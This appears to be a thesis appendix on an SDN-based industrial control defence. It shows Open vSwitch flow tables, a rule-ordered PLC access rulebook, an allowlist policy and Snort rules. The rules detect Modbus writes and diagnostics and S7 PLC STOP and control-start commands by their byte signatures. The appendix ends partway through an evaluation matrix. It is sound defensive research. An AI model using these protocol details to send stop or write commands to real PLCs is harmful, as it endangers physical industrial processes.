 cookie=0x0, duration=20377.883s, table=2, n_packets=71278, n_bytes=5712750, priority=1,in_port=enx9c69d331d874,dl_src=e0:dc:a0:63:98:09,dl_dst=92:b7:80:63:54:56 actions
       =output:"patch-ovs1-gw"
 cookie=0x0, duration=20376.539s, table=2, n_packets=19569, n_bytes=1465943, priority=1,in_port="patch-ovs1-gw",dl_src=de:5a:28:ae:96:03,dl_dst=e0:dc:a0:63:98:09 actions
       =output:enx9c69d331d874
 cookie=0x0, duration=20376.534s, table=2, n_packets=10762, n_bytes=917479, priority=1,in_port=enx9c69d331d874,dl_src=e0:dc:a0:63:98:09,dl_dst=de:5a:28:ae:96:03 actions=
       output:"patch-ovs1-gw"
 cookie=0x0, duration=20269.803s, table=2, n_packets=2022, n_bytes=121384, priority=1,in_port=enx9c69d331aef0,dl_src=e0:dc:a0:62:b7:4c,dl_dst=b4:e9:b8:a4:ce:46 actions=
       output:"patch-ovs1-gw"
 cookie=0x0, duration=20269.755s, table=2, n_packets=0, n_bytes=0, priority=1,in_port="patch-ovs1-gw",dl_src=b4:e9:b8:a4:ce:46,dl_dst=e0:dc:a0:62:b7:4c actions=output:
       enx9c69d331aef0
 cookie=0x0, duration=20268.710s, table=2, n_packets=1485928, n_bytes=117609981, priority=1,in_port=enx9c69d331d874,dl_src=e0:dc:a0:63:98:09,dl_dst=b4:e9:b8:a4:ce:46
       actions=output:"patch-ovs1-gw"
 cookie=0x0, duration=20268.703s, table=2, n_packets=2600279, n_bytes=196266885, priority=1,in_port="patch-ovs1-gw",dl_src=b4:e9:b8:a4:ce:46,dl_dst=e0:dc:a0:63:98:09
       actions=output:enx9c69d331d874
 cookie=0x0, duration=20378.914s, table=2, n_packets=44646, n_bytes=9105763, priority=0 actions=CONTROLLER:65535
```

Listing A.1: Cell-1 switch `ovs1`, tables 0 to 2.

```
### ovsgw table=0
 cookie=0x0, duration=20414.028s, table=0, n_packets=19281, n_bytes=1455423, priority=200,ip,in_port=sup0,dl_src=de:5a:28:ae:96:03,nw_src=192.168.2.30 actions=goto_table
       :1
 cookie=0x0, duration=20414.028s, table=0, n_packets=0, n_bytes=0, priority=200,ip,in_port=opr,dl_src=02:00:00:00:02:31,nw_src=192.168.2.31 actions=goto_table:1
 cookie=0x0, duration=20414.028s, table=0, n_packets=129262, n_bytes=8990206, priority=200,ip,in_port=rem0ovs,dl_src=92:b7:80:63:54:56,nw_src=192.168.2.45 actions=
       goto_table:1
 cookie=0x0, duration=20414.028s, table=0, n_packets=0, n_bytes=0, priority=200,ip,in_port=mbplc,dl_src=02:00:00:00:02:20,nw_src=192.168.2.20 actions=goto_table:1
 cookie=0x0, duration=20414.028s, table=0, n_packets=2627106, n_bytes=200945835, priority=200,ip,in_port=enx00e04c680018,dl_src=b4:e9:b8:a4:ce:46,nw_src=192.168.2.55
       actions=goto_table:1
 cookie=0x0, duration=20414.028s, table=0, n_packets=334, n_bytes=14028, priority=200,arp,in_port=sup0,arp_spa=192.168.2.30,arp_sha=de:5a:28:ae:96:03 actions=goto_table
       :1
 cookie=0x0, duration=20414.028s, table=0, n_packets=0, n_bytes=0, priority=200,arp,in_port=opr,arp_spa=192.168.2.31,arp_sha=02:00:00:00:02:31 actions=goto_table:1
 cookie=0x0, duration=20414.028s, table=0, n_packets=7, n_bytes=294, priority=200,arp,in_port=rem0ovs,arp_spa=192.168.2.45,arp_sha=92:b7:80:63:54:56 actions=goto_table:1
 cookie=0x0, duration=20414.028s, table=0, n_packets=0, n_bytes=0, priority=200,arp,in_port=mbplc,arp_spa=192.168.2.20,arp_sha=02:00:00:00:02:20 actions=goto_table:1
 cookie=0x0, duration=20414.028s, table=0, n_packets=2027, n_bytes=121620, priority=200,arp,in_port=enx00e04c680018,arp_spa=192.168.2.55,arp_sha=b4:e9:b8:a4:ce:46
       actions=goto_table:1
 cookie=0x0, duration=20414.028s, table=0, n_packets=1593195, n_bytes=125806203, priority=150,in_port="patch-gw-ovs1" actions=goto_table:1
 cookie=0x0, duration=20414.028s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.10 actions=drop
 cookie=0x0, duration=20414.027s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.20 actions=drop
 cookie=0x0, duration=20414.027s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.30 actions=drop
 cookie=0x0, duration=20414.027s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.31 actions=drop
 cookie=0x0, duration=20414.027s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.45 actions=drop
 cookie=0x0, duration=20414.027s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.55 actions=drop
 cookie=0x0, duration=20414.027s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.9 actions=drop
 cookie=0x0, duration=20414.027s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.10 actions=drop
 cookie=0x0, duration=20414.026s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.20 actions=drop
 cookie=0x0, duration=20414.026s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.30 actions=drop
 cookie=0x0, duration=20414.026s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.31 actions=drop
 cookie=0x0, duration=20414.026s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.45 actions=drop
 cookie=0x0, duration=20414.026s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.55 actions=drop
 cookie=0x0, duration=20414.026s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.9 actions=drop
 cookie=0x0, duration=20414.026s, table=0, n_packets=29522, n_bytes=2349478, priority=50,ip actions=goto_table:1
 cookie=0x0, duration=20414.026s, table=0, n_packets=26072, n_bytes=5289125, priority=0 actions=goto_table:1
### ovsgw table=1
 cookie=0xa2, duration=20414.042s, table=1, n_packets=4337104, n_bytes=335271698, priority=90,ct_state=-trk,ip actions=ct(table=1)
 cookie=0xa2, duration=20414.042s, table=1, n_packets=4353311, n_bytes=333837310, priority=85,ct_state=+est+trk,ip actions=goto_table:2
 cookie=0xa2, duration=20414.041s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.31,nw_dst=192.168.2.20,tp_dst=502 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20414.041s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.9,nw_dst=192.168.2.10,tp_dst=102 actions=ct(commit
       ),goto_table:2
 cookie=0xa2, duration=20414.041s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.31,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20414.041s, table=1, n_packets=5, n_bytes=370, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.3.66,nw_dst=192.168.3.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20414.041s, table=1, n_packets=2, n_bytes=132, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.55,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20414.041s, table=1, n_packets=5, n_bytes=370, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.45,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20414.041s, table=1, n_packets=5, n_bytes=370, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.30,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20414.041s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.30,nw_dst=192.168.2.20,tp_dst=502 actions=ct(
       commit),goto_table:2
```

```
 cookie=0xa2, duration=20414.041s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.55,nw_dst=192.168.2.9,tp_dst=102 actions=ct(commit
       ),goto_table:2
 cookie=0xa2, duration=20414.041s, table=1, n_packets=0, n_bytes=0, priority=55,ct_state=+new+trk,ip,nw_dst=192.168.2.20 actions=drop
 cookie=0xa2, duration=20414.041s, table=1, n_packets=22347, n_bytes=4339197, priority=10,ct_state=+new+trk,ip actions=ct(commit),goto_table:2
 cookie=0x0, duration=20414.044s, table=1, n_packets=50929, n_bytes=6773958, priority=0 actions=goto_table:2
### ovsgw table=2
 cookie=0x0, duration=20414.064s, table=2, n_packets=2741, n_bytes=170193, priority=2,dl_dst=ff:ff:ff:ff:ff:ff actions=FLOOD
 cookie=0x0, duration=20413.048s, table=2, n_packets=129083, n_bytes=8977050, priority=1,in_port=rem0ovs,dl_src=92:b7:80:63:54:56,dl_dst=e0:dc:a0:63:98:09 actions=output
       :"patch-gw-ovs1"
 cookie=0x0, duration=20413.035s, table=2, n_packets=71400, n_bytes=5722528, priority=1,in_port="patch-gw-ovs1",dl_src=e0:dc:a0:63:98:09,dl_dst=92:b7:80:63:54:56 actions
       =output:rem0ovs
 cookie=0x0, duration=20411.696s, table=2, n_packets=19816, n_bytes=1477456, priority=1,in_port=ins2,dl_src=ba:f2:0f:34:89:a4,dl_dst=b4:e9:b8:a4:ce:5f actions=output:
       eth0
 cookie=0x0, duration=20411.694s, table=2, n_packets=19604, n_bytes=1468552, priority=1,in_port=sup0,dl_src=de:5a:28:ae:96:03,dl_dst=e0:dc:a0:63:98:09 actions=output:"
       patch-gw-ovs1"
 cookie=0x0, duration=20411.687s, table=2, n_packets=10780, n_bytes=919046, priority=1,in_port="patch-gw-ovs1",dl_src=e0:dc:a0:63:98:09,dl_dst=de:5a:28:ae:96:03 actions=
       output:sup0
 cookie=0x0, duration=20411.680s, table=2, n_packets=10768, n_bytes=921668, priority=1,in_port=eth0,dl_src=b4:e9:b8:a4:ce:5f,dl_dst=ba:f2:0f:34:89:a4 actions=output:ins2
 cookie=0x0, duration=20304.955s, table=2, n_packets=2026, n_bytes=121624, priority=1,in_port="patch-gw-ovs1",dl_src=e0:dc:a0:62:b7:4c,dl_dst=b4:e9:b8:a4:ce:46 actions=
       output:enx00e04c680018
 cookie=0x0, duration=20304.911s, table=2, n_packets=0, n_bytes=0, priority=1,in_port=enx00e04c680018,dl_src=b4:e9:b8:a4:ce:46,dl_dst=e0:dc:a0:62:b7:4c actions=output:"
       patch-gw-ovs1"
 cookie=0x0, duration=20303.862s, table=2, n_packets=1488511, n_bytes=117814329, priority=1,in_port="patch-gw-ovs1",dl_src=e0:dc:a0:63:98:09,dl_dst=b4:e9:b8:a4:ce:46
       actions=output:enx00e04c680018
 cookie=0x0, duration=20303.859s, table=2, n_packets=2604793, n_bytes=196607589, priority=1,in_port=enx00e04c680018,dl_src=b4:e9:b8:a4:ce:46,dl_dst=e0:dc:a0:63:98:09
       actions=output:"patch-gw-ovs1"
 cookie=0x0, duration=20414.064s, table=2, n_packets=67082, n_bytes=10751672, priority=0 actions=CONTROLLER:65535
```

Listing A.2: Gateway switch `ovsgw`, tables 0 to 2.

```
### ovs2 table=0
 cookie=0x0, duration=20884.122s, table=0, n_packets=8353, n_bytes=2330534, priority=65535,dl_dst=01:80:c2:00:00:0e,dl_type=0x88cc actions=CONTROLLER:65535
 cookie=0x0, duration=20884.124s, table=0, n_packets=37677, n_bytes=6254142, priority=200,ip,in_port=enx9c69d3413f16,dl_src=e0:dc:a0:46:ff:ce,nw_src=192.168.2.10 actions
       =goto_table:1
 cookie=0x0, duration=20884.124s, table=0, n_packets=48038, n_bytes=7138971, priority=200,ip,in_port=enx9c69d3283cf9,dl_src=e0:dc:a0:5c:60:44,nw_src=192.168.2.9 actions=
       goto_table:1
 cookie=0x0, duration=20884.124s, table=0, n_packets=947, n_bytes=56820, priority=200,arp,in_port=enx9c69d3413f16,arp_spa=192.168.2.10,arp_sha=e0:dc:a0:46:ff:ce actions=
       goto_table:1
 cookie=0x0, duration=20884.124s, table=0, n_packets=341, n_bytes=20460, priority=200,arp,in_port=enx9c69d3283cf9,arp_spa=192.168.2.9,arp_sha=e0:dc:a0:5c:60:44 actions=
       goto_table:1
 cookie=0x0, duration=20884.124s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.10 actions=drop
 cookie=0x0, duration=20884.124s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.20 actions=drop
 cookie=0x0, duration=20884.124s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.30 actions=drop
 cookie=0x0, duration=20884.124s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.31 actions=drop
 cookie=0x0, duration=20884.124s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.45 actions=drop
 cookie=0x0, duration=20884.124s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.55 actions=drop
 cookie=0x0, duration=20884.124s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.9 actions=drop
 cookie=0x0, duration=20884.123s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.10 actions=drop
 cookie=0x0, duration=20884.123s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.20 actions=drop
 cookie=0x0, duration=20884.123s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.30 actions=drop
 cookie=0x0, duration=20884.123s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.31 actions=drop
 cookie=0x0, duration=20884.123s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.45 actions=drop
 cookie=0x0, duration=20884.123s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.55 actions=drop
 cookie=0x0, duration=20884.123s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.9 actions=drop
 cookie=0x0, duration=20884.123s, table=0, n_packets=19718, n_bytes=1488405, priority=50,ip actions=goto_table:1
 cookie=0x0, duration=20884.123s, table=0, n_packets=622, n_bytes=26868, priority=0 actions=goto_table:1
### ovs2 table=1
 cookie=0xa2, duration=20884.141s, table=1, n_packets=85715, n_bytes=13393113, priority=90,ct_state=-trk,ip actions=ct(table=1)
 cookie=0xa2, duration=20884.141s, table=1, n_packets=105419, n_bytes=14713428, priority=85,ct_state=+est+trk,ip actions=goto_table:2
 cookie=0xa2, duration=20884.141s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.31,nw_dst=192.168.2.20,tp_dst=502 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20884.141s, table=1, n_packets=1, n_bytes=74, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.9,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20884.141s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.31,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20884.141s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.3.66,nw_dst=192.168.3.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20884.141s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.55,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20884.140s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.45,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20884.140s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.30,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20884.140s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.30,nw_dst=192.168.2.20,tp_dst=502 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20884.140s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.55,nw_dst=192.168.2.9,tp_dst=102 actions=ct(commit
       ),goto_table:2
 cookie=0xa2, duration=20884.140s, table=1, n_packets=0, n_bytes=0, priority=55,ct_state=+new+trk,ip,nw_dst=192.168.2.20 actions=drop
 cookie=0xa2, duration=20884.140s, table=1, n_packets=0, n_bytes=0, priority=55,ct_state=+new+trk,ip,nw_dst=192.168.2.9 actions=drop
 cookie=0xa2, duration=20884.140s, table=1, n_packets=13, n_bytes=1066, priority=10,ct_state=+new+trk,ip actions=ct(commit),goto_table:2
 cookie=0x0, duration=20884.142s, table=1, n_packets=1910, n_bytes=104148, priority=0 actions=goto_table:2
### ovs2 table=2
 cookie=0x0, duration=20884.160s, table=2, n_packets=342, n_bytes=20502, priority=2,dl_dst=ff:ff:ff:ff:ff:ff actions=FLOOD
 cookie=0x0, duration=20883.742s, table=2, n_packets=48377, n_bytes=7002655, priority=1,in_port=enx9c69d3283cf9,dl_src=e0:dc:a0:5c:60:44,dl_dst=e0:dc:a0:46:ff:ce actions
       =output:enx9c69d3413f16
 cookie=0x0, duration=20883.735s, table=2, n_packets=27217, n_bytes=5334395, priority=1,in_port=enx9c69d3413f16,dl_src=e0:dc:a0:46:ff:ce,dl_dst=e0:dc:a0:5c:60:44 actions
       =output:enx9c69d3283cf9
 cookie=0x0, duration=20879.689s, table=2, n_packets=20314, n_bytes=1513045, priority=1,in_port=cell2gw,dl_src=9e:e4:8a:2b:46:5d,dl_dst=e0:dc:a0:46:ff:ce actions=output:
       enx9c69d3413f16
 cookie=0x0, duration=20879.684s, table=2, n_packets=11063, n_bytes=945623, priority=1,in_port=enx9c69d3413f16,dl_src=e0:dc:a0:46:ff:ce,dl_dst=9e:e4:8a:2b:46:5d actions=
       output:cell2gw
 cookie=0x0, duration=20884.160s, table=2, n_packets=30, n_bytes=2496, priority=0 actions=CONTROLLER:65535
```

Listing A.3: Cell-2 switch `ovs2`, tables 0 to 2.

A.2 Deployed decision logic

The rulebook as it is defined in the running `cars_engine.py`, backing Table 3.2. The ordering is significant: the engineering and remediation rows precede the dangerous-operations block, so their pre-authorised control of the PLC classifies as OPERATIONAL. This is the current deployed rulebook, in which `ews->plc` is OPERATIONAL.

```
98:RULEBOOK = [
99-    ("hmi",         "plc", "any",   "CRITICAL"),
100-    ("plc",         "hmi", "any",   "CRITICAL"),
101-    # F2: authorise the CARS remediation agent (.2.45) BEFORE the dangerous-ops block (first-match-wins),
102-    # so its last-good CONTROL restores classify OPERATIONAL, not FORBIDDEN. Mirrors runtime rulebook.json.
103-    ("remediation", "plc", "CONTROL", "OPERATIONAL"),
104-    ("remediation", "plc", "any",     "OPERATIONAL"),
105-    # CC-98: EWS/Factory-IO (.2.55) trusted process-I/O source (Approach A).
106-    ("ews", "plc", "READ",    "OPERATIONAL"),
107-    ("ews", "plc", "WRITE",   "OPERATIONAL"),
108-    ("ews", "plc", "CONTROL", "OPERATIONAL"),
109-    # CC-51: DANGEROUS operations FORBIDDEN regardless of source
110-    ("any", "plc", "CONTROL", "FORBIDDEN"),
111-    ("any", "hmi", "CONTROL", "FORBIDDEN"),
112-    ("any", "plc", "DIAG",    "FORBIDDEN"),
113-    ("any", "hmi", "DIAG",    "FORBIDDEN"),
114-    ("any", "plc", "PROGRAM", "FORBIDDEN"),
115-    ("any", "hmi", "PROGRAM", "FORBIDDEN"),
116-    ("any", "plc", "ILLEGAL", "FORBIDDEN"),
117-    ("any", "hmi", "ILLEGAL", "FORBIDDEN"),
118-    ("ews", "plc", "any", "OPERATIONAL"),
119-    ("ews",         "hmi", "any",   "SENSITIVE"),
120-    ("supervisory", "plc", "WRITE", "SENSITIVE"),
121-    ("historian",   "plc", "WRITE", "SENSITIVE"),
122-    ("scada",       "plc", "WRITE", "SENSITIVE"),
123-    ("supervisory", "hmi", "WRITE", "SENSITIVE"),
124-    ("historian",   "hmi", "WRITE", "SENSITIVE"),
125-    ("scada",       "hmi", "WRITE", "SENSITIVE"),
126-    ("supervisory", "plc", "any",   "OPERATIONAL"),
127-    ("historian",   "plc", "any",   "OPERATIONAL"),
128-    ("scada",       "plc", "any",   "OPERATIONAL"),
129-    ("supervisory", "hmi", "any",   "OPERATIONAL"),
130-    ("historian",   "hmi", "any",   "OPERATIONAL"),
131-    ("scada",       "hmi", "any",   "OPERATIONAL"),
132-    ("any",         "plc", "any",   "FORBIDDEN"),
133-    ("any",         "hmi", "any",   "FORBIDDEN"),
134-    ("any",         "any", "any",   "FORBIDDEN"),
135-]
```

Listing A.4: The deployed `RULEBOOK` (first match wins).

The proactive A2 policy read from `a2_policy.json` on the controller: the nine allowlisted conduits and the default-deny set that back the allowlist and default-deny rows of Table 1.

```
{
    "allowlist": [
        [
            "192.168.2.31",
            "192.168.2.20",
            6,
            502
        ],
        [
            "192.168.2.9",
            "192.168.2.10",
            6,
            102
        ],
        [
            "192.168.2.31",
            "192.168.2.10",
            6,
            102
        ],
        [
            "192.168.3.66",
            "192.168.3.10",
            6,
            102
        ],
        [
            "192.168.2.55",
            "192.168.2.10",
            6,
            102
        ],
        [
            "192.168.2.45",
            "192.168.2.10",
            6,
            102
        ],
        [
            "192.168.2.30",
            "192.168.2.10",
            6,
```

```
            102
        ],
        [
            "192.168.2.30",
            "192.168.2.20",
            6,
            502
        ],
        [
            "192.168.2.55",
            "192.168.2.9",
            6,
            102
        ]
    ],
    "default_deny": [
        [
            null,
            "192.168.2.20"
        ],
        [
            1,
            "192.168.2.10"
        ],
        [
            1,
            "192.168.2.9"
        ],
        [
            2,
            "192.168.2.9"
        ]
    ]
}
```

Listing A.5: The A2 allowlist and default-deny (`a2_policy.json`).

A.3 Detection rules

The Snort rules that recover the industrial operation by deep packet inspection, backing Figures 3.12 and 3.11. Each rule maps an S7 or Modbus function to one of the operation classes CARS reasons about. The S7 rules are shown in their hardened form: after the fragmentation finding of Section 4.5.1, the operation match was re-anchored to the S7 job header with `distance`/`within` rather than a fixed packet offset, and TCP stream reassembly was enabled on the ICS ports (Listing A.32), so a PDU split across TCP segments is still recovered.

```
# --- A3 Modbus DPI: function-code detection (payload offset 7; proto-id anchor offset 2) ---
alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-CONTROL-coil";  content:"|00 00|"; offset:2; depth:2; content
     :"|05|"; offset:7; depth:1; sid:1000020; rev:3;)
alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-WRITE-reg";   content:"|00 00|"; offset:2; depth:2; content
     :"|06|"; offset:7; depth:1; sid:1000021; rev:3;)
alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-CONTROL-coils"; content:"|00 00|"; offset:2; depth:2; content:"|0F
     |"; offset:7; depth:1; sid:1000022; rev:3;)
alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-WRITE-regs";  content:"|00 00|"; offset:2; depth:2; content
     :"|10|"; offset:7; depth:1; sid:1000023; rev:3;)
alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-READ-holding"; content:"|00 00|"; offset:2; depth:2; content
     :"|03|"; offset:7; depth:1; sid:1000024; rev:3;)
# --- A3/P5 S7CommPlus session detection to the real PLC1 (.2.10:102). PDU-relative anchoring (Gap-2 reassembly fix,
     2026-08-07):
#     matched relative to the TPKT / S7-job header so a reassembled PDU is recognised wherever it sits in the stream.
alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7COMMPLUS-session-PLC1"; content:"|03 00|"; content:"|72|"; distance:5;
     within:6; sid:1000040; rev:2;)
# CC-51 broadened ICS intelligence: dangerous Modbus ops
alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-DIAG-diagnostics"; content:"|00 00|"; offset:2; depth:2; content
     :"|08|"; offset:7; depth:1; sid:1000025; rev:1;)
alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-PROGRAM-mei"; content:"|00 00|"; offset:2; depth:2; content:"|2B
     |"; offset:7; depth:1; sid:1000026; rev:1;)
alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-ILLEGAL-fc"; content:"|00 00|"; offset:2; depth:2; byte_test
     :1,>,43,7; sid:1000027; rev:1;)
# PD-3: classic S7comm Write-Var on real PLC1 (PDU-relative: match relative to the S7 job header, not a fixed offset)
alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7-CONTROL-write"; content:"|03 00|"; content:"|32 01|"; distance:5;
     within:7; content:"|05|"; distance:8; within:9; sid:1000041; rev:2;)
# PD-7: classic S7comm PLC-control on real PLC1 -- STOP (0x29) / Control-start (0x28) => DIAG (dangerous)
alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7-DIAG-stop";    content:"|03 00|"; content:"|32 01|"; distance:5;
     within:7; content:"|29|"; distance:8; within:9; sid:1000042; rev:2;)
alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7-DIAG-control"; content:"|03 00|"; content:"|32 01|"; distance:5;
     within:7; content:"|28|"; distance:8; within:9; sid:1000043; rev:2;)
# showcase: S7 read (func 0x04) => READ => OPERATIONAL (contrast vs write/stop)
alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7-READ-var"; content:"|03 00|"; content:"|32 01|"; distance:5; within:7;
      content:"|04|"; distance:8; within:9; sid:1000044; rev:2;)
# PLC2-2: Cell-2 target .3.10 S7 operation DPI (PDU-relative)
```

```
alert tcp any any -> 192.168.3.10 102 (msg:"CARS-S7-CONTROL-write"; content:"|03 00|"; content:"|32 01|"; distance:5;
     within:7; content:"|05|"; distance:8; within:9; sid:1000045; rev:2;)
alert tcp any any -> 192.168.3.10 102 (msg:"CARS-S7-DIAG-stop";    content:"|03 00|"; content:"|32 01|"; distance:5;
     within:7; content:"|29|"; distance:8; within:9; sid:1000046; rev:2;)
alert tcp any any -> 192.168.3.10 102 (msg:"CARS-S7-READ-var";     content:"|03 00|"; content:"|32 01|"; distance:5;
     within:7; content:"|04|"; distance:8; within:9; sid:1000047; rev:2;)
# N2 (audit 07-24): Cell-2 symmetry -- S7 control-start (0x28) DPI
alert tcp any any -> 192.168.3.10 102 (msg:"CARS-S7-DIAG-control"; content:"|03 00|"; content:"|32 01|"; distance:5;
     within:7; content:"|28|"; distance:8; within:9; sid:1000048; rev:2;)
```

Listing A.6: S7 and Modbus operation-class rules from `cars.rules`.

A.4 Runtime state

Two further live checks referenced from Section 3.6. Figure A.1 is the GUARD anti-spoof drop counter for every binding on every switch, all at zero under normal operation. Figure A.2 is the rate-limiting meter that backs the THROTTLE response.



Figure A.1: GUARD anti-spoof drop counters from `curl $API/cars/guard`, per binding and per switch (all zero, armed and quiescent).



Figure A.2: The OpenFlow meter behind the THROTTLE response, from `ovs-ofctl dump-meters ovsgw`.

A.5 Complete evaluation matrix

The full decision matrix of Section 4.2, all twenty-seven cases with the columns the body table abbreviates (source, destination, operation, rate, ground-truth label, tier, response, verdict, note), regenerated from the deployed engine via `/cars/respond`.

```
src,dst,op,rate,label,tier,response,verdict,note
192.168.2.9,192.168.2.10,READ,0,legit,CRITICAL,REFUSE,TN,HMI->PLC1 read (operator loop)
192.168.2.9,192.168.2.10,WRITE,0,legit,CRITICAL,REFUSE,TN,HMI->PLC1 setpoint (loop / safety-invariant)
192.168.2.10,192.168.2.9,READ,0,legit,CRITICAL,REFUSE,TN,PLC1->HMI reply (loop)
192.168.2.55,192.168.2.10,READ,0,legit,OPERATIONAL,ALLOW,TN,EWS/FactoryIO output read (HIL)
192.168.2.55,192.168.2.10,CONTROL,0,legit,OPERATIONAL,ALLOW,TN,EWS/FactoryIO input-image write (HIL)
192.168.2.45,192.168.2.10,CONTROL,0,legit,OPERATIONAL,ALLOW,TN,Remediation last-good restore
192.168.2.30,192.168.2.10,READ,0,legit,OPERATIONAL,ALLOW,TN,Historian telemetry poll PLC1
192.168.2.30,192.168.2.20,READ,0,legit,OPERATIONAL,ALLOW,TN,Historian telemetry poll Modbus
192.168.2.31,192.168.2.20,READ,0,legit,OPERATIONAL,ALLOW,TN,SCADA Modbus poll
192.168.2.31,192.168.2.10,READ,0,legit,OPERATIONAL,ALLOW,TN,SCADA read PLC1 (reads never elevated)
192.168.2.31,192.168.2.10,WRITE,0,grey,FORBIDDEN,ISOLATE,grey,SCADA WRITE CRITICAL PLC1 -> elevate SENSITIVE->FORBIDDEN
192.168.2.31,192.168.2.20,WRITE,0,grey,SENSITIVE,THROTTLE,grey,SCADA WRITE LOW Modbus -> SENSITIVE (graded)
